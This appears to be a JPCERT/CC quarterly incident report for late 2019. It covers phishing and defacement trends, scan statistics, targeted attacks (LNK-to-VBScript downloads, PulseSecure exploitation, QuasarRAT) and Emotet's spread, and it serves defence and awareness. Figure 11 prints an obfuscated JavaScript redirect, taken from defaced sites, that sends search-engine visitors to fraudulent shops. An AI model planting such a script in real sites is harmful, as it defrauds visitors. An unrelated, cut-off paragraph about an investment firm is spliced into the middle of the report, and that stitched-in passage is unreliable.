[Figure 10：JavaScript file redirecting visitors to an external e-commerce website (1)]



```
var TOqsJ1$lOih1$ = ["[redacted]", "\x67\x6f\x6f\x67\x6c\x65\x2c\x62\x69\x6e\x67\x2c\x79\x61\x68\x6f\x6f\x2c\x61\x6f\x6c\x2c\x62\x61\x62\x79
\x6c\x6f\x6e", "\x64\x6f\x63\x75\x6d\x65\x6e\x74", "\x72\x65\x66\x65\x72\x72\x65\x72", "\x73\x70\x6c\x69\x74",
"\x2c", "\x6c\x65\x6e\x67\x74\x68", "\x69\x6e\x64\x65\x78\x4f\x66", "\x6c\x6f\x63\x61\x74\x69\x6f\x6e", "\x68\x72
\x65\x66"];
var GZtbwnqI2 = TOqsJ1$lOih1$[0];
var RchZbB3$zti3 = TOqsJ1$lOih1$[1];
var eoQlLPHs4 = window[TOqsJ1$lOih1$[2]][TOqsJ1$lOih1$[3]];
if (eoQlLPHs4) {
    var sjDvB5$X5 = RchZbB3$zti3[TOqsJ1$lOih1$[4]](TOqsJ1$lOih1$[5]);
    for (i = 0x0; i < sjDvB5$X5[TOqsJ1$lOih1$[6]]; i++) {
        if (eoQlLPHs4[TOqsJ1$lOih1$[7]](sjDvB5$X5[i]) > 0x0) {
            top[TOqsJ1$lOih1$[8]][TOqsJ1$lOih1$[9]] = GZtbwnqI2
        }
```

[Figure 11：JavaScript file redirecting visitors to an external e-commerce website (2)]

Moreover, when visitors accessed the website with a specific brand name included in the search terms, the URL was altered to redirect the visitors to similar fraudulent e-commerce websites from a URL that looks like the following.

```
http(s)://< domain >/< arbitrary directory /< alphabetic characters >.php?b=<
specific brand name >&url=< alphabetic characters >_2019_< alphabetic
characters >

http(s)://< domain >/< arbitrary directory >/< alphabetic characters >.php?b=<
specific brand name >&url=< alphanumeric characters >-< alphanumeric characters
>
```


3.3. Targeted Attack Trends

There were 6 incidents categorized as a targeted attack. This number was unchanged from the previous quarter. JPCERT/CC did not ask any organization to take action this quarter. The incidents identified are described below.

(1) Attacks using a shortcut file that initiates a download of VBScript from a shortened URL

As in the previous quarter, JPCERT/CC continued to receive reports of attacks apparently targeting virtual currency exchanges this quarter. These targeted attack e-mails contain a shortened URL that, when clicked, initiates a download of a ZIP file from a cloud service. The ZIP file contains a passwordprotected decoy document and a shortcut file named Password.txt.lnk. This shortcut file contains a command that downloads VBScript when executed and ultimately causes a malware infection.

It was confirmed that these attacks continued until December. The decoy document used in these attacks is made to look like it was created by an existing company (see [Figure 12]). The server the shortcut file communicates with also uses a domain that resembles that of an existing company. The VBScript used in the attacks is modified from time to time, which indicates that the attackers are still actively engaged in carrying out attacks.



ABOUT

More than 1,500 people who believe the scientific method is the best way to approach investing. Ideas backed up with information. And improved by iteration. That's [redacted].

We're not your typical investment manager. We follow principles of technology and innovation as much as principles of investment management. Fields like machine learning and distributed computing guide us. Since 2001, we've searched for ways that these kinds of

[Figure 12：Example of a decoy document used in the attacks]

(2) Attacks exploiting vulnerabilities of PulseSecure

During this quarter, JPCERT/CC received a number of reports that vulnerabilities in PulseSecure's Pulse Connect Secure (CVE-2019-11510, etc.) were exploited. These attacks may have been used to access internal networks via VPN without using credentials.

(3) Targeted attacks using an open source tool called QuasarRAT

JPCERT/CC received reports of targeted attacks using a tool called QuasarRAT. QuasarRAT is a remote access tool released on Github. These attacks were carried out using overseas hosting services as C2 servers.

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 205. This was a 24% decrease from 269 in the previous quarter.

The number of scans reported in this quarter was 744. This was a 20% decrease from 927 in the previous quarter. The ports that the scans targeted are listed in [Chart 4]. Ports targeted frequently were SSH (22/TCP), SMTP (25/TCP) and HTTP (80/TCP).

[Chart 4: Number of scans by port]

Port	Oct	Nov	Dec	Total
22/tcp	67	87	92	246
25/tcp	57	65	17	139
80/tcp	54	59	21	134
445/tcp	22	12	10	44
55555/tcp	0	29	0	29
443/tcp	8	16	5	29
1433/tcp	9	13	7	29
3389/tcp	3	11	1	15
8080/tcp	6	5	0	11
37215/tcp	1	6	2	9
62223/tcp	0	7	0	7
23/tcp	1	5	1	7
88/tcp	4	1	0	5
81/tcp	4	1	0	5
8888/tcp	1	1	1	3
7001/tcp	0	1	2	3
60001/tcp	2	1	0	3
5555/tcp	2	0	1	3
389/udp	3	0	0	3
8081/tcp	2	0	0	2
その他	14	22	13	42
Monthly Total	260	342	173	768

There were 432 incidents categorized as other. This was a 48% decrease from 837 in the previous quarter.


4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter.

(1) Increase in the number of reported Emotet malware infections

This quarter, JPCERT/CC received numerous reports of Emotet malware infections in Japan. Emotet is a type of malware called downloader, and it performs various actions by downloading different functions. When Emotet first appeared in 2014, it had a function for stealing financial information. Later, a new function for stealing address book and e-mail information was added, providing the malware with a new infection mechanism that allows it to spread infection using the stolen e-mail information.

From around October, e-mails causing Emotet infections were sent to domestic organizations, and the number of reports and inquiries started increasing from late October. Many of the cases reported involved Emotet infections caused by opening a file attached to a spoofed e-mail made to look like it was sent by someone the recipient exchanged e-mails with in the past. There were also many cases in which e-mails that were never sent being received by business partners or other organizations. It is known that Emotet spreads infection by the method illustrated in [Figure 13].


Legitimate communication
Company A
Company B
* Not actually sent by Company B
-An attack e-mail containing text taken from e-mails exchanged between the companies is sent with a file attached
-The e-mail is sent not from Company B but from an infected botnet as shown below
Infection
Steals contact information, etc.
Attack e-mail spoofing Company B
Command to send attack e-mail
Emotet C2 server
Stores stolen information and issues commands to send attack e-mails
Botnet consisting of computers infected with Emotet and used to send e-mails
Address book information and e-mail credentials stolen from infected computers are used to send attack e-mails.

[Figure 13: Illustration of how Emotet infection spreads]

The following damage may result from an Emotet infection.

- Contact information of business partners and customers as well as the content of e-mails are stolen and sent to an external server
- A large amount of suspicious e-mails is sent to an external organization (that is not a business partner)
- Other malware is downloaded and infects the computer

Moreover, it is believed that Emotet steals e-mail information from the computer it infects and sends it to a C2 server. For this reason, even after Emotet is removed, spoofed e-mails exploiting the stolen information will continue to be sent. Once this happens, there is no way to stop the spoofed e-mails from being sent.

JPCERT/CC issued a security alert[(1)]and FAQs for when infection is suspected[(2)]. Even after the security alert was issued, reports and inquiries concerning Emotet continue to be received, reaching a total of more than 100.

5. References

(1) JPCERT/CC: Alert Regarding Emotet Malware Infection
https://www.jpcert.or.jp/english/at/2019/at190044.html

(2) JPCERT/CC Eyes: How to Respond to Emotet Infection (FAQ)
https://blogs.jpcert.or.jp/en/2019/12/emotetfaq.html

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1　Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor's computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

The following are examples of incidents that JPCERT/CC classifies as "other".

- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2019 Fiscal Year".

JPCERT Coordination Center (JPCERT/CC)
https://www.jpcert.or.jp/